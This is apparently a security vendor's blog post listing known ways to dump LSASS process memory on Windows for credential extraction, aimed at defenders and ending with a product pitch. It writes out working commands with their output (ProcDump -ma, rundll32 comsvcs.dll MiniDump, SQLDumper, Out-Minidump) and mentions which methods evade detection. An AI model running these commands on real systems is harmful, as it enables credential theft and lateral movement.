LSASS Memory Dumps are Stealthier than Ever Before

deepinstinct.com/blog/lsass-memory-dumps-are-stealthier-than-ever-before

January 24, 2021

JANUARY 24, 2021

What Are LSASS Memory Dump Files and How Do Attackers Use Them?

Domain, local usernames, and passwords that are stored in the memory space of a process are named LSASS (Local Security Authority Subsystem Service). If given the requisite permissions on the endpoint, users can be given access to LSASS and its data can be extracted for lateral movement and privilege escalation.

It is increasingly common to see LSASS memory dump files being sent over the network to attackers in order to extract credentials in a stealthier manner. The alternative is running Mimikatz on the endpoint which might cause it to be blocked or detected by the local antivirus software.

In fact, LSASS dumps were observed in the highly pervasive Trickbot campaign that necessitated the applied effort of the US Cyber Command to break the bot's connections to the larger network. While at the same time, Microsoft along with other partners, had to resort to securing court orders to take control and bring down Trickbot's command and control servers.

Arguably, the most notorious tool in the Windows landscape for red teams and threat actors is Mimikatz, the tool used to extract usernames and passwords from LSASS. Benjamin Delpy, its creator, has thoroughly researched the authentication process in Windows, and released an open-source tool with the capability of extracting Windows credentials that are stored in the LSASS process. He does this either by reading the memory structures inside LSASS memory space or by reading a full memory dump file of LSASS.

Read more aboutMITRE's LSASS Memory Dumping.


Known Methods for Dumping LSASS

1. Microsoft-Signed Tools


Out of all the options available, using Microsoft-signed binaries is an extremely convenient way to stealthily get a memory dump of LSASS, especially when they are already present on the workstation. Using these methods can deter blue teams because something like ProcDump is problematic to add to a blacklist. All these tools end-up calling the API mentioned in the "Custom Dump Tool" section.

2. Task Manager

The built-in task manager has a dumping mechanism for processes:



A dialog will be displayed and the dump file will be located in the TEMP folder as <process name>.DMP:



Dumping process

The file has been successfully created.

The file is located at:
C:\Users\windows\AppData\Local\Temp\lsass.DMP

3. Process Explorer

The Sysinternals tool ProcExp.exe tool can also be used for process dumping:



Process Explorer - Sysinternals: www.sysinternals.com [DESKTOP-4HEFDFC\windows] (Administrat

Process	CPU	Private Bytes	Working Set	PID	Description
svchost.exe	< 0.01	25,396 K	24,308 K	784	Host Process for Winc
svchost.exe		32,176 K	37,220 K	6488	Host Process for Winc
svchost.exe		1,944 K	3,088 K	3748	Host Process for Winc
lsass.exe	0.01	7,712 K	57,360 K	748	Local Security Author
fontdrvhost.exe			1,272 K	896	Usermode Font Driver
csrss.exe			2,840 K	592	Client Server Runtime
winlogon.exe			4,168 K	680	Windows Logon Appli
fontdrvhost.exe			3,044 K	888	Usermode Font Driver
dwm.exe			38,256 K	760	Desktop Window Mar
explorer.exe			38,820 K	5316	Windows Explorer
SecurityHealthSy			5,288 K	7876	Windows Security not
vmtoolsd.exe			27,128 K	7988	VMware Tools Core S
Everything.exe			2,640 K	7416	Everything
Everything.ex			62,688 K	6108	Everything
OneDrive.exe			16,752 K	6884	Microsoft OneDrive
uTorrent.exe			6,704 K	7672	µTorrent
Spotify.exe					
Spotify.exe					
Spotify.exe					
Spotify.exe			7,056 K	6372	Spotify
Spotify.exe			3,820 K	6872	Spotify
ONENOTEM.EX			1,204 K	8352	Send to OneNote Too
ProcessHacker.e			29,932 K	6060	Process Hacker

The dump file location and name (excluding extension, which must be .dmp) can be set with the “Save As” dialog.


4. ProcDump

The Sysinternals tool ProcDump.exe is probably the tool that is used the most by malware to dump the LSASS process to disk, due to its command-line capabilities and since it’s not used exclusively for dumping the LSASS process. While the “.dmp” extension is necessary, the rest of the dump file name can be controlled in the arguments:



```
C:\Users\windows>"C:\Users\windows\Desktop\Procdump\procdump64.exe" -ma lsass.exe test.txt

ProcDump v9.0 - Sysinternals process dump utility
Copyright (C) 2009-2017 Mark Russinovich and Andrew Richards
Sysinternals - www.sysinternals.com

[19:38:22] Dump 1 initiated: C:\Users\windows\test.txt.dmp
[19:38:22] Dump 1 writing: Estimated dump file size is 58 MB.
[19:38:23] Dump 1 complete: 58 MB written in 0.6 seconds
[19:38:23] Dump count reached.
```

5. ProcDump With Clone Flag




```
C:\Users\windows>"C:\Users\windows\Desktop\Procdump\procdump64.exe" -r -ma lsass.exe testClone.txt

ProcDump v9.0 - Sysinternals process dump utility
Copyright (C) 2009-2017 Mark Russinovich and Andrew Richards
Sysinternals - www.sysinternals.com

[19:39:29] Dump 1 initiated: C:\Users\windows\testClone.txt.dmp
[19:39:30] Waiting for dump to complete...
[19:39:30] Dump 1 writing: Estimated dump file size is 56 MB.
[19:39:30] Dump 1 complete: 56 MB written in 0.5 seconds
[19:39:30] Dump count reached.
```

Using the “-r” switch causes ProcDump to create a clone of lsass.exe and to dump the clone to disk.

6. SQLDumper

SQLDumper.exe is included with both Microsoft SQL and Office and has the ability to produce a full dump file.




```
C:\Users\windows>"C:\Program Files\Microsoft Office\root\vfs\ProgramFilesX64\Microsoft Analysis Services\AS OLEDB\140\SQLDumper.exe" 748 0 0x01100
Parsed parameters:
    ProcessID = 748
    ThreadId = 0
    Flags = 0x120
    MiniDumpFlags = 0x1966
    SqlInfoPtr = 0x0000000000000000
    DumpDir = <NULL>
    ExceptionRecordPtr = 0x0000000000000000
    ContextPtr = 0x0000000000000000
    ExtraFile = <NULL>
    PatternForExtraFiles = <NULL>
    InstanceName = <NULL>
    ServiceName = <NULL>
Remote process didn't specify a dump file name
MINIDUMP_TYPE: 0x1966
Callback type 16 not used
Callback type 17 not used
Callback type 11 not used
Callback type 15 not used
Callback type 7 not used
MiniDump completed: SQLDmpr0001.mdmp
```

The first parameter is the PID of the process to dump. The dump file will be located in the current directory ("C:\users\windows" in my case), and the dump file name will have a pattern of SQLDmpr**xxxx**.mdmp.

7. Comsvcs.dll

The "comsvcs.dll" can be found in every Windows system and has an export that can be used to dump processes by their PID. This is also a very popular choice among malware authors. The command line should be written in the following way:

rundll32.exe comsvcs.dll MiniDump <lsass PID> <out path> full




```
PS C:\Users\windows> rundll32 C:\windows\system32\comsvcs.dll, MiniDump 748 comsvcs_dump.bin full
PS C:\Users\windows> |
```

Note, that the process needs to have a debug privilege, and for that reason, PowerShell was used for this command.

8. PowerSploit Out-MiniDump

One of the modules of PowerSploit, Out-MiniDump, which is a Powershell-based penetration toolkit, has the option to create a process' full memory dump:




```
PS C:\Users\windows> Get-Process lsass | Out-Minidump


    Directory: C:\Users\windows


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        11/19/2020   8:11 PM       58726709 lsass_748.dmp
```

Other Signed Tools

Process Hacker is another great tool for producing memory dumps:

A "Save File" dialog will be opened in which you can specify any filename you want, including the extension.

8 Reasons Why EDR Is Not Enough



Full LSASS Memory Dump Options

Dumping the entire RAM to disk is another way to get credentials out of LSASS. Although this tends to be less preferred because producing a full dump will take some time and take up a lot of space on disk, which is usually not desirable for attackers.

1. Live memory dump

Out of all the options for full memory dumping listed here, this method is probably the most practical for an attacker. There are some signed kernel drivers that can go through the entire memory and dump it to disk. WinPmem for example is signed by Google and allows for the creation of a full memory dump. Physmem2profit utilizes WinPmem with a C2 server to allow reading LSASS memory through the WinPmem driver, without dropping the full memory to disk.

2. Hibernation file

The hiberfil.sys can be copied with a tool like RawCopy to extract credentials with explanations available on how to get the credentials out of the hibernation file.

3. VMEM/VMSN file


A full memory dump can be extracted from the memory file created when either taking a snapshot of a virtual machine or by suspending one. See an explanation of how to extract LSASS credentials from hibernation and VMEM files.

Custom Dump Tool: How to Do a Manual LSASS Dump

While the options above provide a good opportunity to get a dump file of LSASS, these tools can often be detected by their command line or output dump file. For example, ProcDump requires the "-ma" options, and Task Manager drops a file name "lsass.DMP" to the hard disk. These artifacts are incriminating, and a simple threat hunt can catch these activities. This makes it preferable to write a program that manually dumps the LSASS process (one tool that does this is DumpErt). Below, are two example methods of achieving this:

1. MiniDumpWriteDump method

Inside dbghelp.dll there's a function called MiniDumpWriteDump, which is :



```
BOOL MiniDumpWriteDump(
  HANDLE                            hProcess,
  DWORD                             ProcessId,
  HANDLE                            hFile,
  MINIDUMP_TYPE                     DumpType,
  PMINIDUMP_EXCEPTION_INFORMATION   ExceptionParam,
  PMINIDUMP_USER_STREAM_INFORMATION UserStreamParam,
  PMINIDUMP_CALLBACK_INFORMATION    CallbackParam
);
```

Internally, MiniDumpWriteDump uses the undocumented NtReadVirtualMemory API to read the process memory of its target.

2. MiniDumpWriteDump + PssCaptureSnapshot

Since opening a privileged handle to LSASS and passing it to MiniDumpWriteDump can be incriminating, a more stealthy method is to create a process snapshot of LSASS using the PssCaptureSnapshot API, which is also documented by MSDN. In fact, this method of process dumping is documented on its own page in MSDN.

Every tool listed in all the previous categories of LSASS memory dumping uses one of these two methods (excluding the full memory dumping methods).

Summary

In this article, we have laid out all known methods of dumping the lsass.exe process for credential extraction. Since different EDRs have different ways of detecting a memory dump of lsass.exe, for IT security practitioners it serves to be aware of all the different methods to make sure all possible attempts are caught. Upon identifying one of the credential-stealing methods described here, the methods to mitigate this attack vector are detailed in the MITRE ATT&CK framework. However, with the release of Deep Instinct's credential dumping heuristic in version 2.5 of our cybersecurity product, all of our customers are protected from this type of malicious activity.